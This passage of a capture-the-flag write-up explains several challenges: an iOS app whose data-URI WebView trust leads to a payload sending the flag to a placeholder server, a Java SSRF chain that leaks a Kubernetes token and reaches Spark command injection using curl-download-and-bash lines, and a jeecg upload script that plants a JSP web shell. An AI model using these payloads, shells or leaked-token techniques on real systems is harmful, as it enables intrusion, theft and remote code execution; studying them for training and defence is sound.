      objc_msgSend(v21, "presentViewController:animated:completion:", v27, 1LL, 0LL); // 弹出 ContentWebView 并加载传入的 URL
      objc_release(v21);
    }
    else
    {
      _sSo16UIViewControllerCSgWOh(&v64);
      objc_release(v23);
    }
  }
  objc_release(v27);
  return ((__int64 (__fastcall *)(void **, __int64))v39)(v42, v51);
}
```

We can see that the new popup controller is a `ContentWebView` wrapped with a `UIHostingController`.

How to implement a WebView in SwiftUI Reference link: https://www.appcoda.com/swiftui-wkwebview/

Look for the `makeUIView` function to see how the application handles the construction of the URLRequest, the key code.

```
void *__fastcall _s5chess9WMWebViewV10makeUIView7contextSo05UIWebC0C7SwiftUI0E20RepresentableContextVyACG_tF(unsigned __int64 a1)
{
  ...
  _s5chess9WMWebViewV42_URLByRemovingBlacklistedParametersWithURL3url10Foundation0I0VAH_tF(v31); // URL 中特殊符号过滤，并在 URL 最后结尾添加了一个 ?
  v22 = *(void (__fastcall **)(_QWORD *, __int64))(v28 + 8);
  v22(v31, v29);
  v10 = _s5chess8WMURLBagCMa(0LL); // 进入 urlIsTrusted 判断逻辑
  v11 = *(__int64 (__fastcall **)(_QWORD *))(v10 + 80);
  v21 = v10;
  if ( v11(v24) & 1 )
  {
    _s5chess9WMWebViewV21injectScriptInterface03webC03urlySo05UIWebC0C_10Foundation3URLVtF(v23, v24);
    v12 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v28 + 16))(v26, v24, v29);
    v20 = _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfcfA0_(v12);
    _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfcfA1_();
    _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfC(v26, v20);
    v13 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v37 + 16))(v35, v33, v38);
    v14 = _s10Foundation10URLRequestV19_bridgeToObjectiveCSo12NSURLRequestCyF(v13);
    v15 = *(void (__fastcall **)(_QWORD *, __int64))(v37 + 8);
    v19 = v14;
    v18 = v15;
    v15(v35, v38);
    objc_msgSend(v23, "loadRequest:", v19);
    objc_release(v19);
    v18(v33, v38);
  }
  v22(v24, v29);
  return v23;
}
```

The `_URLByRemovingBlacklistedParametersWithURL` function is called first, where it does some special symbol filtering and adds a `?` symbol at the end of the URL.

The next call to `urlIsTrusted` makes a determination.

```
__int64 __fastcall _s5chess8WMURLBagC12urlIsTrusted0C0Sb10Foundation3URLV_tFZ(unsigned __int64 a1)
{
  ...
  v109 = v86;
  v108 = v85;
  v3 = *(__int64 (__fastcall **)(_QWORD *, _QWORD, __int64))(v78 + 16);
  v77 = (__int64 *)((char *)v39 - v80);
  v76 = v3;
  v4 = v3((__int64 *)((char *)v39 - v80), v86, v79);
  v5 = _s10Foundation3URLV6schemeSSSgvg(v4);
  v6 = *(void (__fastcall **)(_QWORD *, __int64))(v78 + 8);
  v75 = v5;
  v74 = v7;
  v73 = v6;
  v6(v77, v79);
  v106 = v75;
  v107 = v74;
  v72 = &v106;
  v104 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("data", 4LL, 1LL);
  v105 = v8;
  v71 = &v104;
  v70 = _sSqsSQRzlE2eeoiySbxSg_ABtFZ(v72, &v104, v84, &_sSSSQsWP);
  _sSSSgWOh(v71);
  _sSSSgWOh(v72);
  if ( v70 & 1 )
  {
    v69 = 1;
  }
  ...
  return v69 & 1;
}
```

There is a piece of logic in this function that returns 1 when the Scheme of the incoming URL is data, that is, when the incoming URL is a Data URi, then the URL is considered a trusted URL.

When the incoming URL is a trusted URL, then `injectScriptInterface` is called and the URL is loaded.


```
void *__fastcall _s5chess9WMWebViewV10makeUIView7contextSo05UIWebC0C7SwiftUI0E20RepresentableContextVyACG_tF(unsigned __int64 a1)
{
  ...
  _s5chess9WMWebViewV42_URLByRemovingBlacklistedParametersWithURL3url10Foundation0I0VAH_tF(v31);
  v22 = *(void (__fastcall **)(_QWORD *, __int64))(v28 + 8);
  v22(v31, v29);
  v10 = _s5chess8WMURLBagCMa(0LL);
  v11 = *(__int64 (__fastcall **)(_QWORD *))(v10 + 80);
  v21 = v10;
  if ( v11(v24) & 1 )
  {
    _s5chess9WMWebViewV21injectScriptInterface03webC03urlySo05UIWebC0C_10Foundation3URLVtF(v23, v24); // 调用 injectScriptInterface 函数
    v12 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v28 + 16))(v26, v24, v29);
    v20 = _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfcfA0_(v12);
    _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfcfA1_();
    _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfC(v26, v20);
    v13 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v37 + 16))(v35, v33, v38);
    v14 = _s10Foundation10URLRequestV19_bridgeToObjectiveCSo12NSURLRequestCyF(v13);
    v15 = *(void (__fastcall **)(_QWORD *, __int64))(v37 + 8);
    v19 = v14;
    v18 = v15;
    v15(v35, v38);
    objc_msgSend(v23, "loadRequest:", v19); // 然后加载 URL
    objc_release(v19);
    v18(v33, v38);
  }
  v22(v24, v29);
  return v23;
}
```

Let's follow up with `injectScriptInterface` to see the key logic.

```
__int64 __fastcall _s5chess9WMWebViewV21injectScriptInterface03webC03urlySo05UIWebC0C_10Foundation3URLVtF(unsigned __int64 a1, __int64 a2)
{
  ...
    v16 = objc_msgSend(v40, "windowScriptObject"); // 取出 windowScriptObject
    v38 = (void *)objc_retainAutoreleasedReturnValue(v16);
    objc_release(v39);
    if ( v38 )
    {
      v37 = v38;
    }
    else
    {
      LOBYTE(v26) = 2;
      LODWORD(v27[0]) = 0;
      _ss17_assertionFailure__4file4line5flagss5NeverOs12StaticStringV_A2HSus6UInt32VtF(
        v72,
        11LL,
        2LL,
        v71,
        68LL,
        2LL,
        v70,
        21LL,
        v26,
        58LL,
        v27[0]);
    }
    *((_QWORD *)&v75 + 1) = v37;
    v36 = v37;
    v35 = 0LL;
    v17 = _s5chess17WMScriptInterfaceCMa(0LL);
    v34 = *(_QWORD **)_s5chess17WMScriptInterfaceC6sharedACvau(v17);
    objc_retain(v34, v18);
    v19 = _s10Foundation3URLVMa(v35);
    v20 = *(_QWORD *)(v19 - 8);
    v21 = *(void (__fastcall **)(_QWORD *, __int64, __int64))(v20 + 16);
    v33 = v19;
    v32 = v20;
    v21(v68, v74, v19);
    (*(void (__fastcall **)(_QWORD *, _QWORD, signed __int64, __int64))(v32 + 56))(v68, 0LL, 1LL, v33);
    (*(void (__fastcall **)(_QWORD *))((*v34 & swift_isaMask) + 0x60LL))(v68);
    v22 = objc_release(v34);
    v31 = *(_QWORD *)_s5chess17WMScriptInterfaceC6sharedACvau(v22);
    objc_retain(v31, v23);
    v24 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("wmctf", 5LL, 1LL);
    v30 = v25;
    v29 = _sSS10FoundationE19_bridgeToObjectiveCSo8NSStringCyF(v24);
    swift_bridgeObjectRelease(v30);
    objc_msgSend(v36, "setValue:forKey:", v31, v29); // 注入 wmctf 命名空间
    objc_release(v29);
    swift_unknownObjectRelease(v31);
    objc_release(v36);
    objc_release(v42);
  }
  objc_release(v47);
 }
 _ss16IndexingIteratorVySaySo6UIViewCGGWOh(&v80);
 result = objc_release(v58);
 return result;
}
```

You can see that the methods of the `WMScriptInterface` class are exported to the js context, and these APIs are placed in the `wmctf` namespace of the global scope.

Then we search in IDA and are surprised to find a function `-[chess.WMScriptInterface _getFlag]`.



At this point we learn that we can construct a payload and then invoke the chess client via URL Scheme and execute `wmctf.$_getFlag()` to get the flag.

Construct the js code to generate the Payload.

```
String.prototype.toDataURI = function() {
  return 'data:text/html;,' + encodeURIComponent(this).replace(/[!'()*]/g, escape);
}

function payload() {
  var xhr = new XMLHttpRequest(); xhr.open('GET', 'http://XXX/test?flag=' +
wmctf.$_getFlag(), false); xhr.send();
}

const data = `<script type="application/javascript">(${payload})()
<\/script>`.toDataURI()
const url = new URL('chess://x?urlType=web');

url.searchParams.set('url', data);
url.toString()
```

As soon as the URL Scheme is submitted (I wrote a webserver to receive the payload and execute it on the device), it is executed on the device and the flag is sent to the attacker's server.

IDAPython Ptach `svc 0x80` :

```
import idc
def text_seg_addr_start():
    for seg in Segments():
        if SegName(seg) == '__text':
            addr = hex(SegStart(seg))
```

```
            print("text segment address start: " + addr)
            return int(addr[0:-1], 16)
def text_seg_addr_end():
    for seg in Segments():
        if SegName(seg) == '__text':
            addr = hex(SegEnd(seg))
            print("text segment address end: " + addr)
            return int(addr[0:-1], 16)
start = text_seg_addr_start()
end = text_seg_addr_end()
while start < end:
    m = idc.print_insn_mnem(start)
    n = idc.print_operand(start, 0)
    if m == 'SVC' and n == '0x80':
        # print(idc.GetDisasm(start))
        if idc.print_operand(idc.prev_head(start), 1) == '#0x1A':
            idc.PatchDword(start, 0xD503201F)
            print("patch {} success!".format(hex(start)))
    start += 4
```

Easter egg:

When using js to call a method that does not exist in the wmctf namespace, it will return a base64 encoded image string!

References

https://codecolor.ist/2021/08/04/mistuned-part-i/
https://developer.apple.com/documentation/objectivec/nsobject/webscripting?language=objc
https://developer.apple.com/documentation/objectivec/nsobject/1528539-webscriptname/
https://developer.apple.com/library/archive/documentation/AppleApplications/Conceptual/SafariJSProgTopics/ObjCFromJavaScript.html

WEB

Java

The home page of the topic is a SSRF page, I used `new URL()` to design this vulnerability.

First is an arbitrary file reading vulnerability, you can read the source code using the following payload.

```
file:///usr/local/Tomcat8/webapps/ROOT.war
```

The key parts of the code are as follows.

1. ssrf using new URL(), filtered with backquotes`
2. When using https access, the header information is forwarded

Note: Using new URL() for ssrf here will have a small problem at the end.

```
InputStream inputStream = null;
URLConnection urlConnection = null;
if( url.contains("`") || url.contains("%60") || url.contains("%25%36%30")){
    Response(resp,"bad");
}
try {
    URL url1 = new URL(url);
    if("https".equalsIgnoreCase(url1.getProtocol())){
        SslUtils.ignoreSsl();
        HashMap<String, String> map = (HashMap<String, String>) getHeaders(req);
        urlConnection = url1.openConnection();
        for (Map.Entry item : map.entrySet()) {
            urlConnection.setRequestProperty(item.getKey().toString(),item.getValue().toString());
        }
    } else {
        urlConnection = url1.openConnection();
    }
    inputStream = urlConnection.getInputStream();
    IOUtils.copy(inputStream, resp.getOutputStream());
    resp.flushBuffer();
```

Second, you can read the system environment variables using the following payload.

```
file:///proc/self/environ
file:///etc/profile
```

You can find there is a token value for the k8s account that is placed in the environment variable as follows.

```
# kube token
TOKEN=eyJhbGciOiJSUzI1NiIsImtpZCI6Ik1IN0RxS0k3U0xhZ1ljYnk1WkE3WE5Mb2dMcVdLOXh5NXVEdmtfc2
lKMWMifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWN
jb3VudC9uYW1lc3BhY2UiOiJkZWZhdWx0Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmF
tZSI6ImN0ZmVyLXRva2VuLXB6NWxtIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY29
1bnQubmFtZSI6ImN0ZmVyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQudWl
kIjoiYjg2ODY0MTgtOWNiOC00MjZiLThkZmQtNTgxM2E1YTVmMTdiIiwic3ViIjoic3lzdGVtOnNlcnZpY2VhY2N
vdW50OmRlZmF1bHQ6Y3RmZXIifQ.JWwKPAYDMYDmqq-jg9Mzmvil-
wG33skSqWsS3_zjv1bLGTRMUvP73w_LsLu7ptRJ1iofTbHBrgRyn01sJ2wjG8f-
LruNFWwPj0S6zcGnfYlaUfG70lZIA7otXgEb2pCBzdqrxH4n4PR2aAE5wG-p_uoBjwiShrX-
ykfxwErJMnwvJ15OQ57Y87QlZllkaYnvXgg3853qQ5ww414dz4UZ1BL7jXlcCjwbivHMifxMvUAL6GJWY-
yoA3hJJBMNz5sjgUz71MXs-0wWLczDk5cv4mbXrjE-
mCden5er32ifjsWBx6H_1i5JX6lSt3BP7iUxBQVaqLhnBtYR5nQuFADMFg
```

Combining all the information, you can construct a payload to attack k8s to obtain information.

```
url=https://127.0.0.1:6443/api/v1/namespaces/&Vcode=code....
url=https://127.0.0.1:6443/api/v1/namespaces/ctf/pods&Vcode=code ...
```

You will find a namespace named ctf, and a pod under ctf, where you can get the ip and port information and the deployment name "spark:"

```
k:{containerPort:\"8080\"}
"hostIP": "10.12.22.6",
"podIP": "10.244.0.111",
"podIPs": [{"ip": "10.244.0.111"}]
```

Finally, you can ssrf access to spark's home page with ip and port information and find the spark version: 3.2.1.

You can search for the related CVE-2022-33891

3.2.1 Spark Master at spark://spark-deploy-7b4fc6bdc7-92ccp:7077

- **URL:** spark://spark-deploy-7b4fc6bdc7-92ccp:7077
- **Alive Workers:** 0
- **Cores in use:** 0 Total, 0 Used
- **Memory in use:** 0.0 B Total, 0.0 B Used
- **Resources in use:**
- **Applications:** 0 Running, 0 Completed
- **Drivers:** 0 Running, 0 Completed
- **Status:** ALIVE

Workers (0)

Worker Id Address State Cores Memory Resources

Running Applications (0)

Application ID Name Cores Memory per Executor Resources Per Executor Submitted Time User State Duration

Completed Applications (0)

Application ID Name Cores Memory per Executor Resources Per Executor Submitted Time User State Duration

You'll learn that his doAS argument is executed using bash

```
38
39    // shells out a "bash -c id -Gn username" to get user groups
40    private def getUnixGroups(username: String): Set[String] = {
41      val cmdSeq = Seq("bash", "-c", "id -Gn " + username)
42      // we need to get rid of the trailing "\n" from the result of command execution
43      Utils.executeAndGetOutput(cmdSeq).stripLineEnd.split(" ").toSet
44    }
```

So now it comes down to the regular command execution bypass `(backquote), some possible bypass methods are as follows.

```
?doAs=;command
?doAs=$(command) (write by ADVambystoma)
```

(b) Finally, there is the problem common to many people, where the url encoding of their payload twice leads to a failed attack, due to the decoding of the new URL().

You can refer to https://blog.csdn.net/weixin_39715513/article/details/114212587 .

You can use java to construct the payload.


```
# 下载
String a = URLEncoder.encode(";curl http://vps:8888/rev.html>/tmp/rev.sh","utf-8");
String c = URLEncoder.encode(a,"utf-8");
System.out.println(c);
-------------------------------------------------
# 执行
String a = URLEncoder.encode(";bash /tmp/rev.sh","utf-8");
String c = URLEncoder.encode(a,"utf-8");
System.out.println(c);
```


```
url=http://10.244.0.76:8080?doAs=%253Bbash%2B%252Ftmp%252F100.html
```

```
ctf@spark-deploy-796c589d8d-hdw8b:/usr/local/tomcat$ /readflag
/readflag
Your token: RSq6agO5y1y-[illegible]Qk8EJiUmosoI
```

- **easyjeecg**

1. Use ... ;/ to bypass the login check of the filter
2. cgUploadController.do?Ajaxsavefile arbitrary file upload
3. Since nginx disables access to the uploads directory, you can upload jspx or request /a/... ;/uploads/xxxxx.jsp.


Git Window Help src - spring-mvc.xml
AuthInterceptor
weblogic.xml
web.xml
spring-mvc.xml
AuthInterceptor.class
WebStatFilter.class
GZipFilter.class
Application context not configured for this file
</list>
</property>
</bean>
</mvc:interceptor>
<!-- 登录权限拦截器 -->
<mvc:interceptor>
<mvc:mapping path="/**" />
<bean class="org.jeecgframework.core.interceptors.AuthInterceptor">
<property name="excludeUrls">
<list>
<value>loginController.do?goPwdInit</value>
<value>loginController.do?pwdInit</value>
<value>loginController.do?login</value>
<value>loginController.do?logout</value>
<value>loginController.do?changeDefaultOrg</value>
<value>loginController.do?login2</value>
<value>loginController.do?login3</value>
<value>loginController.do?checkuser</value>
<value>loginController.do?checkuser=</value>
<value>systemController.do?saveFiles</value>
<!-- 邮件密码重置 -->
<value>loginController.do?goResetPwd</value>
<value>loginController.do?resetPwd</value>
<value>loginController.do?goResetPwdMail</value>
<value>loginController.do?sendResetPwdMail</value>
<value>userController.do?userOrgSelect</value>
<!--移动图表-->
<value>cgDynamGraphController.do?design</value>
<value>cgDynamGraphController.do?datagrid</value>
<!-- 菜单样式图标预览 -->
<value>webpage/common/functionIconStyleList.jsp</value>
<value>chat/imController/showOrDownByurl.do</value>
<!-- 接收远程定时任务开关指令 -->
<value>timeTaskController.do?remoteTask</value>
<!-- swagger支持 -->
<value>rest/v2/api-docs</value>
</list>
</property>



```
51      public AuthInterceptor() {
52      }
53
54      public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object object) throws E
55          HandlerMethod handlerMethod = (HandlerMethod)object;
56          JAuth jauthType = (JAuth)handlerMethod.getBean().getClass().getAnnotation(JAuth.class);
57          if (jauthType != null && jauthType.auth() == Permission.SKIP_AUTH) {
58              return true;
59          } else {
60              JAuth jauthMethod = (JAuth)handlerMethod.getMethod().getAnnotation(JAuth.class);
61              if (jauthMethod != null && jauthMethod.auth() == Permission.SKIP_AUTH) {
62                  return true;
63              } else {
64                  String requestPath = ResourceUtil.getJgAuthRequsetPath(request);
65                  requestPath = this.filterUrl(requestPath);
66                  if (requestPath.length() > 3 && "api/".equals(requestPath.substring(0, 4))) {
67                      return true;
68                  } else if (this.excludeUrls.contains(requestPath)) {
69                      return true;
70                  } else if (this.moHuContain(this.excludeContainUrls, requestPath)) {
71                      return true;
72                  } else {
73                      Client client = this.clientManager.getClient(ContextHolderUtils.getSession().getId());
```

It can be bypassed by satisfying any if.

exp:

```
import re

import requests
import sys
Target=sys.argv[1]
shellData="""<%@ page import="java.io.BufferedReader" %>
<%@ page import="java.io.InputStreamReader" %>
<%
    BufferedReader br = new BufferedReader(new
InputStreamReader(Runtime.getRuntime().exec(request.getParameter("name")).getInputStream
()));
    String line = null;
    StringBuffer b = new StringBuffer();
    while ((line = br.readLine()) != null) {
        b.append(line + " ");
    }
    out.println(b.toString());
%>"""
shellPath=(re.search('"url":"
(.*?)"',requests.post(url=Target+"/cgUploadController.do;toLogin.do?ajaxSaveFile",files=
{"file":("1.jsp",shellData)}).text,re.I|re.M).group(1))
print(Target+"/a/..;/"+shellPath+"?name=/readflag")
print(requests.get(url=Target+"/a/..;/"+shellPath+"?name=/readflag").text)
```

subconverter

1. According to the hint in the attached Dockerfile or visit /version to know that the backend is `subconverter v0.7.2-f9713b4 backend`, you can find the corresponding github repository `https://github.com/tindy2013/subconverter`. At the time of the question `v0.7.2-f9713b4` was the latest version of subconverter, and now subconverter has released a new version that removes the `/qx-*` route, and `fetchFile` adds a parameter for whether to pull local files.
2. Read the source code to know that there are these routes available.

```
https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/src/main.cpp#L181

/version
/refreshrules
/readconf
/updateconf
/flushcache
/sub
/sub2clashr
/surge2clash
/getruleset
/getprofile
/qx-script
/qx-rewrite
/render
/convert
```

3. I made a restriction in front's forwarding that only the url target token parameter can be passed in. token is front agnostic, easy to think of needing to read the token.
